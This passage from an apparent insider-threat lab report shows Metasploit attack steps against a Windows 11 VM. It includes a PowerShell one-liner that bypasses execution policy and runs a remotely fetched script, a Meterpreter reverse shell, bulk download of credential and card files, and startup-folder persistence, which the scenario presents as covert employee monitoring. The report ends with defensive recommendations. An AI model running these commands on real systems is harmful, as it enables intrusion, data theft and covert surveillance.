


Figure 10: Executing the command in PowerShell

```
powershell -ExecutionPolicy Bypass -c "IEX(New-Object
Net.WebClient).DownloadString('http://192.168.192.128/payload.ps1')"
```

This command bypasses PowerShell execution restrictions. Afterwards, it downloads and executes the hosted script directly in memory using “Invoke-Expression”.

5.5 Exploring the target device via Meterpreter Session

As soon as Michael executes this command, the listener waiting for the reverse shell immediately establishes a connection and a Meterpreter session is established.

```
msf6 exploit(multi/handler) > run
[*] Started reverse TCP handler on 192.168.192.128:4444
[*] Sending stage (203846 bytes) to 192.168.192.131
[*] Meterpreter session 7 opened (192.168.192.128:4444 -> 192.168.192.131:49686) at 2025-04-12 11:31:15 -0400
meterpreter >
```

The screenshot shows a Windows taskbar at the bottom with a weather widget indicating 7°C and 'Mostly cloudy', system icons for network, volume, and battery, and a clock showing 11:31 on 12/04/2025.

Figure 11: Establishing a Meterpreter Session

Meterpreter is a Metasploit attack payload that provides an interactive shell from which an attacker can explore the target machine and execute code. Meterpreter is deployed using in-memory Dynamic Link Library (DLL) injection and as a result, it resides entirely in memory and writes nothing to disk. This creates no new processes, and the forensic footprint of an attack is very limited. There are two popular types of shells:

1. Bind Shell – A bind shell opens up a new service on the target machine and requires the attacker to connect to it in order to start a session.
2. Reverse Shell – A reverse shell (also known as a connect-back) requires the attacker to first set up a listener to which the target machine can connect.

The Meterpreter Reverse_TCP simply means that it connects to a listener on the attacker's system (Secret Double Octopus, 2022).

Within the Meterpreter session, we can explore the contents of Michael Raines' Computer:

1. Meterpreter > dir #this is to view the files on the computer

Insider Threat Simulation

```
meterpreter > dir
Listing: C:\Windows\System32
```

Mode	Size	Type	Last modified	Name
040777/rwxrwxrwx	0	dir	2024-04-01 12:12:48 -0400	0409
100666/rw-rw-rw-	26032	fil	2025-04-05 16:36:50 -0400	0ae3b998-9a38-4b72-a4c4-06849441518d_Servicing-Sta ck.dll
100666/rw-rw-rw-	26040	fil	2025-04-05 16:39:15 -0400	3bc29097-7317-41d3-93b9-38a48f99d48a_mssrch.dll
100666/rw-rw-rw-	26016	fil	2025-04-05 16:36:50 -0400	4545ffe2-0dc4-4df4-9d02-299ef204635e_hvsocket.dll
100666/rw-rw-rw-	1314	fil	2025-04-08 12:57:05 -0400	5E37410B-D6F1-471D-AE27-563CEAC0D6B2
100666/rw-rw-rw-	26056	fil	2025-04-05 16:36:46 -0400	69fe178f-26e7-43a9-aa7d-2b616b672dde_eventlogservi ce.dll
100666/rw-rw-rw-	26056	fil	2025-04-05 16:36:47 -0400	6bea57fb-8dfb-4177-9ae8-42e8b3529933_RuntimeDevice Install.dll
100666/rw-rw-rw-	3176	fil	2024-04-01 03:22:32 -0400	@AdvancedKeySettingsNotification.png
100666/rw-rw-rw-	232	fil	2024-04-01 03:22:39 -0400	@AppHelpToast.png
100666/rw-rw-rw-	308	fil	2024-04-01 03:22:42 -0400	@AudioToastIcon.png
100666/rw-rw-rw-	660	fil	2024-04-01 03:22:33 -0400	@BackgroundAccessToastIcon.png
100666/rw-rw-rw-	330	fil	2024-04-01 03:22:39 -0400	@EnrollmentToastIcon.png
100666/rw-rw-rw-	354	fil	2024-04-01 03:22:43 -0400	@StorageSenseToastIcon.png
100666/rw-rw-rw-	1070	fil	2024-04-01 03:22:33 -0400	@VpnToastIcon.png
100666/rw-rw-rw-	331	fil	2024-04-01 03:22:33 -0400	@WLOGO_96x96.png
100666/rw-rw-rw-	546	fil	2024-04-01 03:22:35 -0400	@WindowsHelloFaceToastIcon.png

Figure 12: Viewing available directories on target workstation

2. Meterpreter > sysinfo #gathers system information like OS, hostname, architecture

```
meterpreter > sysinfo
Computer      : WINDOWS_VM
OS            : Windows 11 (10.0 Build 26100).
Architecture : x64
System Language : en_GB
Domain       : WORKGROUP
Logged On Users : 2
Meterpreter   : x64/windows
```

Figure 13: Viewing system information

3. Meterpreter > shell #provides an interactive command-line shell on the compromised target system.

```
meterpreter > shell
Process 3372 created.
Channel 1 created.
Microsoft Windows [Version 10.0.26100.3476]
(c) Microsoft Corporation. All rights reserved.
C:\Windows\System32>
```

Figure 14: Accessing an interactive command-line via shell

4. Navigating through target device to find sensitive & unauthorized files

Insider Threat Simulation

```

Directory of C:\Users\Windows_11\Desktop
2025-04-12 11:22 AM <DIR> .
2025-04-12 04:25 AM <DIR> ..
2025-04-12 11:22 AM <DIR> Michael Raines
2025-04-05 05:47 PM      2,228 Nmap - Zenmap GUI.lnk
                1 File(s)      2,228 bytes
                3 Dir(s)  42,676,322,304 bytes free

C:\Users\Windows_11\Desktop>cd michael raines
cd michael raines

C:\Users\Windows_11\Desktop\Michael Raines>dir
dir
Volume in drive C has no label.
Volume Serial Number is 1AFB-07A9

Directory of C:\Users\Windows_11\Desktop\Michael Raines

2025-04-12 11:22 AM <DIR> .
2025-04-12 11:22 AM <DIR> ..
2025-04-12 11:09 AM <DIR> Corporate
2025-04-07 08:44 AM      3,214 payload.ps1
2025-04-05 09:34 PM      7,168 urgent_document.exe
                2 File(s)      10,382 bytes
                3 Dir(s)  42,676,310,016 bytes free

C:\Users\Windows_11\Desktop\Michael Raines>cd corporate
cd corporate

C:\Users\Windows_11\Desktop\Michael Raines\Corporate>dir
dir
Volume in drive C has no label.
Volume Serial Number is 1AFB-07A9

Directory of C:\Users\Windows_11\Desktop\Michael Raines\Corporate

2025-04-12 11:09 AM <DIR> .
2025-04-12 11:22 AM <DIR> ..
2025-04-12 03:49 AM      1,696 Access_Logs.txt
2025-04-12 03:49 AM      2,446 Credit_Card_Details.txt
2025-04-12 03:49 AM      4,082 Customer_Records.txt
2025-04-12 03:49 AM      3,522 Employee_Records.txt
2025-04-12 03:49 AM      2,213 Login_Credentials.txt
2025-04-12 03:49 AM      878 Medical_Records.txt
2025-04-12 03:49 AM      873 Payroll_Records.txt
                7 File(s)      15,710 bytes
                2 Dir(s)  42,676,219,904 bytes free

C:\Users\Windows_11\Desktop\Michael Raines\Corporate>

```

Figure 15: Navigating to the folder via shell

5. Meterpreter > download -r "C:\\Users\\Windows_11\\Desktop\\Michael Raines\\Corporate"

download -r "C:\\Users\\Windows_11\\Desktop\\Michael Raines\\Corporate"

The download -r [path] command downloads the entire directory structure starting from the path provided to the host device

Insider Threat Simulation

```
meterpreter > download -r "C:\\Users\\Windows_11\\Desktop\\Michael Raines\\Corporate"
[*] downloading: C:\\Users\\Windows_11\\Desktop\\Michael Raines\\Corporate\\Access_Logs.txt → /home/kali/Corporate/Acce
ss_Logs.txt
[*] Completed : C:\\Users\\Windows_11\\Desktop\\Michael Raines\\Corporate\\Access_Logs.txt → /home/kali/Corporate/Acce
ss_Logs.txt
[*] downloading: C:\\Users\\Windows_11\\Desktop\\Michael Raines\\Corporate\\Credit_Card_Details.txt → /home/kali/Corpor
ate/Credit_Card_Details.txt
[*] Completed : C:\\Users\\Windows_11\\Desktop\\Michael Raines\\Corporate\\Credit_Card_Details.txt → /home/kali/Corpor
ate/Credit_Card_Details.txt
[*] downloading: C:\\Users\\Windows_11\\Desktop\\Michael Raines\\Corporate\\Customer_Records.txt → /home/kali/Corporate
/Customer_Records.txt
[*] Completed : C:\\Users\\Windows_11\\Desktop\\Michael Raines\\Corporate\\Customer_Records.txt → /home/kali/Corporate
/Customer_Records.txt
[*] downloading: C:\\Users\\Windows_11\\Desktop\\Michael Raines\\Corporate\\Employee_Records.txt → /home/kali/Corporate
/Employee_Records.txt
[*] Completed : C:\\Users\\Windows_11\\Desktop\\Michael Raines\\Corporate\\Employee_Records.txt → /home/kali/Corporate
/Employee_Records.txt
[*] downloading: C:\\Users\\Windows_11\\Desktop\\Michael Raines\\Corporate\\Login_Credentials.txt → /home/kali/Corporat
e/Login_Credentials.txt
[*] Completed : C:\\Users\\Windows_11\\Desktop\\Michael Raines\\Corporate\\Login_Credentials.txt → /home/kali/Corporat
e/Login_Credentials.txt
[*] downloading: C:\\Users\\Windows_11\\Desktop\\Michael Raines\\Corporate\\Medical_Records.txt → /home/kali/Corporate/
Medical_Records.txt
[*] Completed : C:\\Users\\Windows_11\\Desktop\\Michael Raines\\Corporate\\Medical_Records.txt → /home/kali/Corporate/
Medical_Records.txt
[*] downloading: C:\\Users\\Windows_11\\Desktop\\Michael Raines\\Corporate\\Payroll_Records.txt → /home/kali/Corporate/
Payroll_Records.txt
[*] Completed : C:\\Users\\Windows_11\\Desktop\\Michael Raines\\Corporate\\Payroll_Records.txt → /home/kali/Corporate/
Payroll_Records.txt
meterpreter >
```



Figure 16: Downloading all evidence found on target device

River Corp security team downloaded all evidence of sabotage found on Michael Raines' computer for security purposes. This would be used during prosecution and in the event Michael Raines deletes those files.

5.6 Maintaining Persistence on Target Device

To establish persistent access, the River Corp leveraged the **Metasploit Framework**, one of the most widely used tools in professional penetration testing. With contributions from a global community and maintained by Rapid7.

Within this framework, **Meterpreter** acts as a powerful post-exploitation tool. It remains memory-resident, provides encrypted communication, and enables a wide range of actions such as privilege escalation, file transfer, keylogging, and more (OffSec, 2019). To maintain ongoing access and continue monitoring Michael's activity even after a reboot, persistence techniques were implemented. One method involved using Meterpreter's persistence module, which installs a script that relaunches the connection every time the system restarts.

Insider Threat Simulation




Figure 17: Creating an auto startup file

The file **launcher.bat** is a file that was created to automatically launch the previously created payload – payload.ps1 whenever Michael Raines' restarts his computer.

After this was created on Meterpreter, the CS team uploaded this file to a startup directory on Michael Raines' Computer. Any file in this directory is automatically launched during reboot.




Figure 18: Uploading **launcher.bat** to Windows Startup directory

Having done these, Persistence has been established. The River Corp security team has access to Michael Raines' computer always for further monitoring.

Conclusion

This project highlights how insider threats can bypass traditional security controls through trusted access and user manipulation. Even with no exploitable vulnerabilities exposed, River Corp was compromised from within, using tools like Netcat, Wireshark, and Metasploit. The simulation demonstrated that technical defenses alone are not enough when behavioral monitoring is lacking.

To mitigate such risks, River Corp should implement data loss prevention solutions to monitor and block unauthorized data transfers. User and entity behavior analytics can detect unusual activity that might indicate malicious intent. Network segmentation can prevent a compromised system from accessing the entire network. Adopting a Zero Trust architecture will help ensure that every user and device must be verified before being granted access.

Insider threats require a comprehensive security strategy that combines technical defenses with user behavior analysis and strict access controls. This layered approach will help organizations detect, contain, and respond to internal attacks more effectively.

References

- CompTIA. (2020, September 4). *What Is Wireshark and How Is It Used?* Retrieved from CompTIA: <https://www.comptia.org/content/articles/what-is-wireshark-and-how-to-use-it>
- Fortinet. (2025, January 12). *What Is An Insider Threat?* Retrieved from Fortinet: <https://www.fortinet.com/resources/cyberglossary/insider-threats>
- Halock. (2023, October). *Ponemon Cost of Insider Threats Global Report*. Retrieved from Halock: <https://www.halock.com/ponemon-cost-of-insider-threats-global-report/#:~:text=The%20frequency%20of%20incidents%20per,from%20%2411.45%20million%20in%202020.>
- Imperva. (2025, January 21). *Reverse Shell*. Retrieved from Imperva: <https://www.imperva.com/learn/application-security/reverse-shell/>
- Kennedy, D., O'Gorman, J., Kearns, D., & Aharoni, R. (2025). *Metasploit, 2nd Edition*. O'Reilly Media.
- LightNode. (2024, November 18). *Netcat: The Swiss Army Knife of Network Tools*. Retrieved from LightNode: <https://go.lightnode.com/tech/what-is-netcat>
- Netcat. (2022, March 10). Retrieved from Linux Command Library: <https://linuxcommandlibrary.com/man/netcat>
- OffSec. (2019, November 1). *Meterpreter Service*. Retrieved from OffSec: <https://www.offsec.com/metasploit-unleashed/meterpreter-service/>
- Rapid7. (2023, August 10). *Listener*. Retrieved from Rapid7: <https://docs.rapid7.com/metasploit/listeners/>
- Secret Double Octopus. (2022, September 7). *Meterpreter*. Retrieved from Secret Double Octopus: <https://doubleoctopus.com/security-wiki/threats-and-tools/meterpreter/>
- Stealth Security. (2025, January 14). *Metasploit for Beginners - A Guide to the Powerful Exploitation Framework*. Retrieved from Stealth Security: <https://blog.stealthsecurity.sh/metasploit-for-beginners-a-guide-to-the-powerful-exploitation-framework-a8b4245c8893>